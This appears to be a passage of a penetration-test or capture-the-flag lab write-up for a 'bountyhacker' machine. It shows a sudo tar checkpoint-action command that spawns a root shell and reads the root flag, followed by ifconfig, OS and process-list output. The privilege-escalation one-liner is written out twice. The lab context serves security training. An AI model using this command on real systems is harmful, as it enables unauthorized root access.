
```
lin@bountyhacker:/$ cd root
-bash: cd: root: Permission denied
lin@bountyhacker:/$ ^C
lin@bountyhacker:/$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
root
# cd /root
# ls
root.txt
# cat root.txt
TH[redacted]
# 
```

Exploit Code Used

sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh

Proof\Local.txt File

- ☑ Screenshot with ifconfig\ipconfig




```
# ifconfig
eth0      Link encap:Ethernet  HWaddr 02:80:91:b3:61:cb
          inet addr:10.10.32.151  Bcast:10.10.255.255  Mask:255.255.0.0
          inet6 addr: fe80::80:91ff:feb3:61cb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:9001  Metric:1
          RX packets:233607 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11641 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10334493 (10.3 MB)  TX bytes:1336151 (1.3 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:182 errors:0 dropped:0 overruns:0 frame:0
          TX packets:182 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14071 (14.0 KB)  TX bytes:14071 (14.0 KB)

# 
```

Post Exploitation

Host Information


Operating System




```
# lsb_release -d
Description:  Ubuntu 16.04.6 LTS
# 
```

Running Processes


Process List



```
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.4  1.1 119840  5424 ?        Ss   04:02   0:19 /sbin/init splash
root           2  0.0  0.0      0     0 ?        S    04:02   0:00 [kthreadd]
root           4  0.0  0.0      0     0 ?        I<   04:02   0:00 [kworker/0:0H]
root           6  0.0  0.0      0     0 ?        I<   04:02   0:00 [mm_percpu_wq]
root           7  0.0  0.0      0     0 ?        S    04:02   0:00 [ksoftirqd/0]
root           8  0.0  0.0      0     0 ?        I    04:02   0:00 [rcu_sched]
root           9  0.0  0.0      0     0 ?        I    04:02   0:00 [rcu_bh]
root          10  0.0  0.0      0     0 ?        S    04:02   0:00 [migration/0]
root          11  0.0  0.0      0     0 ?        S    04:02   0:00 [watchdog/0]
root          12  0.0  0.0      0     0 ?        S    04:02   0:00 [cpuhp/0]
root          13  0.0  0.0      0     0 ?        S    04:02   0:00 [kdevtmpfs]
root          14  0.0  0.0      0     0 ?        I<   04:02   0:00 [netns]
root          15  0.0  0.0      0     0 ?        S    04:02   0:00 [rcu_tasks_kthre]
root          16  0.0  0.0      0     0 ?        S    04:02   0:00 [kauditd]
root          17  0.0  0.0      0     0 ?        S    04:02   0:00 [xenbus]
root          18  0.0  0.0      0     0 ?        S    04:02   0:00 [xenwatch]
root          20  0.0  0.0      0     0 ?        S    04:02   0:00 [khungtaskd]
root          21  0.0  0.0      0     0 ?        S    04:02   0:00 [oom_reaper]
root          22  0.0  0.0      0     0 ?        I<   04:02   0:00 [writeback]
root          23  0.0  0.0      0     0 ?        S    04:02   0:00 [kcompactd0]
root          24  0.0  0.0      0     0 ?        SN   04:02   0:00 [ksmd]
root          25  0.0  0.0      0     0 ?        I<   04:02   0:00 [crypto]
root          26  0.0  0.0      0     0 ?        I<   04:02   0:00 [kintegrityd]
root          27  0.0  0.0      0     0 ?        I<   04:02   0:00 [kblockd]
root          28  0.0  0.0      0     0 ?        I<   04:02   0:00 [ata_sff]
root          29  0.0  0.0      0     0 ?        I<   04:02   0:00 [md]
root          30  0.0  0.0      0     0 ?        I<   04:02   0:00 [edac-poller]
root          31  0.0  0.0      0     0 ?        I<   04:02   0:00 [devfreq_wq]
root          32  0.0  0.0      0     0 ?        I<   04:02   0:00 [watchdogd]
root          35  0.0  0.0      0     0 ?        S    04:03   0:00 [kswapd0]
root          36  0.0  0.0      0     0 ?        I<   04:03   0:00 [kworker/u31:0]
root          37  0.0  0.0      0     0 ?        S    04:03   0:00 [ecryptfs-kthrea]
root          79  0.0  0.0      0     0 ?        I<   04:03   0:00 [kthrotld]
root          80  0.0  0.0      0     0 ?        I<   04:03   0:00 [acpi_thermal_pm]
root          81  0.0  0.0      0     0 ?        S    04:03   0:00 [scsi_eh_0]
root          82  0.0  0.0      0     0 ?        I<   04:03   0:00 [scsi_tmf_0]
root          83  0.0  0.0      0     0 ?        S    04:03   0:00 [scsi_eh_1]
root          84  0.0  0.0      0     0 ?        I<   04:03   0:00 [scsi_tmf_1]
root          90  0.0  0.0      0     0 ?        I<   04:03   0:00 [ipv6_addrconf]
root          99  0.0  0.0      0     0 ?        I<   04:03   0:00 [kstrp]
root         116  0.0  0.0      0     0 ?        I<   04:03   0:00 [charger_manager]
root         174  0.0  0.0      0     0 ?        I<   04:03   0:00 [ttm_swap]
root         200  0.0  0.0      0     0 ?        S    04:03   0:00 [jbd2/xvda1-8]
root         201  0.0  0.0      0     0 ?        I<   04:03   0:00 [ext4-rsv-conver]
root         211  0.0  0.0      0     0 ?        I<   04:03   0:00 [kworker/0:1H]
root         243  0.0  0.5  27804  2884 ?        Ss   04:03   0:01 /lib/systemd/systemd-journald
root         268  0.0  0.7  45344  3920 ?        Ss   04:03   0:01 /lib/systemd/systemd-udevd
systemd+     366  0.0  0.5 102384  2468 ?        Ssl  04:03   0:00 /lib/systemd/systemd-timesyncd
root         726  0.0  0.2   4396  1248 ?        Ss   04:03   0:00 /usr/sbin/acpid
root         727  0.0  0.6  28620  3024 ?        Ss   04:03   0:00 /lib/systemd/systemd-logind
message+     732  0.0  0.8  43624  4096 ?        Ss   04:03   0:01 /usr/bin/dbus-daemon --system --address=sy
```




```
root       757  0.0  0.5  16128  2852 ?        Ss   04:03   0:00 /sbin/dhclient -1 -v -pf /run/dhclient.eth
root       822  0.0  1.2 282948  6032 ?        Ssl  04:03   0:00 /usr/lib/accountsservice/accounts-daemon
avahi      823  0.0  0.6  44912  3248 ?        Ss   04:03   0:00 avahi-daemon: running [bountyhacker.local]
syslog     824  0.0  0.5 256396  2804 ?        Ssl  04:03   0:00 /usr/sbin/rsyslogd -n
root       838  0.0  2.4 382356 12228 ?        Ssl  04:03   0:01 /usr/sbin/NetworkManager --no-daemon
root       844  0.0  0.5  36076  2924 ?        Ss   04:03   0:00 /usr/sbin/cron -f
avahi      849  0.0  0.0  44784   320 ?        S    04:03   0:00 avahi-daemon: chroot helper
root       927  0.0  1.5 278768  7704 ?        Ssl  04:03   0:01 /usr/lib/policykit-1/polkitd --no-debug
root       952  0.0  1.2 350516  5892 ?        Ssl  04:03   0:00 /usr/sbin/lightdm
root       977  0.0 10.5 337068 51980 tty7     Ssl+ 04:03   0:03 /usr/lib/xorg/Xorg -core :0 -seat seat0 -a
root       984  0.0  0.5  24048  2588 ?        Ss   04:03   0:00 /usr/sbin/vsftpd /etc/vsftpd.conf
root       993  0.0  1.1  65512  5788 ?        Ss   04:03   0:00 /usr/sbin/sshd -D
whoopsie  1014  0.0  1.8 269232  8848 ?        Ssl  04:04   0:00 /usr/bin/whoopsie -f
root      1032  0.0  0.3  23004  1700 tty1     Ss+  04:04   0:00 /sbin/agetty --noclear tty1 linux
root      1034  0.0  0.4  22820  2212 ttyS0    Ss+  04:04   0:00 /sbin/agetty --keep-baud 115200 38400 9600
root      1062  0.0  0.9  71584  4864 ?        Ss   04:04   0:00 /usr/sbin/apache2 -k start
root      1131  0.0  1.2 226180  6216 ?        Sl   04:04   0:00 lightdm --session-child 16 19
lightdm   1134  0.0  0.8  45300  4352 ?        Ss   04:04   0:00 /lib/systemd/systemd --user
lightdm   1135  0.0  0.3  63456  1676 ?        S    04:04   0:00 (sd-pam)
lightdm   1142  0.0  0.1   4504   844 ?        Ss   04:04   0:00 /bin/sh /usr/lib/lightdm/lightdm-greeter-s
lightdm   1147  0.0  0.6  42992  3284 ?        Ss   04:04   0:00 /usr/bin/dbus-daemon --fork --print-pid 5
lightdm   1148  0.1 12.5 1027508 61520 ?       Sl   04:04   0:07 /usr/sbin/unity-greeter
lightdm   1154  0.0  1.1 337984  5704 ?        Sl   04:04   0:00 /usr/lib/at-spi2-core/at-spi-bus-launcher
lightdm   1164  0.0  0.6  42764  3400 ?        S    04:04   0:00 /usr/bin/dbus-daemon --config-file=/etc/at
lightdm   1181  0.0  1.0 206972  5072 ?        Sl   04:04   0:00 /usr/lib/at-spi2-core/at-spi2-registryd --
lightdm   1187  0.0  1.2 281484  6140 ?        Sl   04:04   0:00 /usr/lib/gvfs/gvfsd
lightdm   1192  0.0  0.9 341328  4524 ?        Sl   04:04   0:00 /usr/lib/gvfs/gvfsd-fuse /run/user/108/gvf
lightdm   1202  0.0  0.9 178532  4564 ?        Sl   04:04   0:00 /usr/lib/dconf/dconf-service
root      1207  0.0  0.9  82708  4860 ?        Sl   04:04   0:00 lightdm --session-child 12 19
lightdm   1210  0.0  0.8  53024  4316 ?        S    04:04   0:00 upstart --user --startup-event indicator-s
lightdm   1212  0.0  6.2 600740 30784 ?        Sl   04:04   0:02 nm-applet
lightdm   1217  0.0  1.3 361468  6580 ?        Ssl  04:04   0:00 /usr/lib/x86_64-linux-gnu/indicator-messag
lightdm   1218  0.0  0.8 414168  4136 ?        Ssl  04:04   0:00 /usr/lib/x86_64-linux-gnu/indicator-blueto
lightdm   1219  0.0  1.5 427732  7672 ?        Ssl  04:04   0:00 /usr/lib/x86_64-linux-gnu/indicator-power/
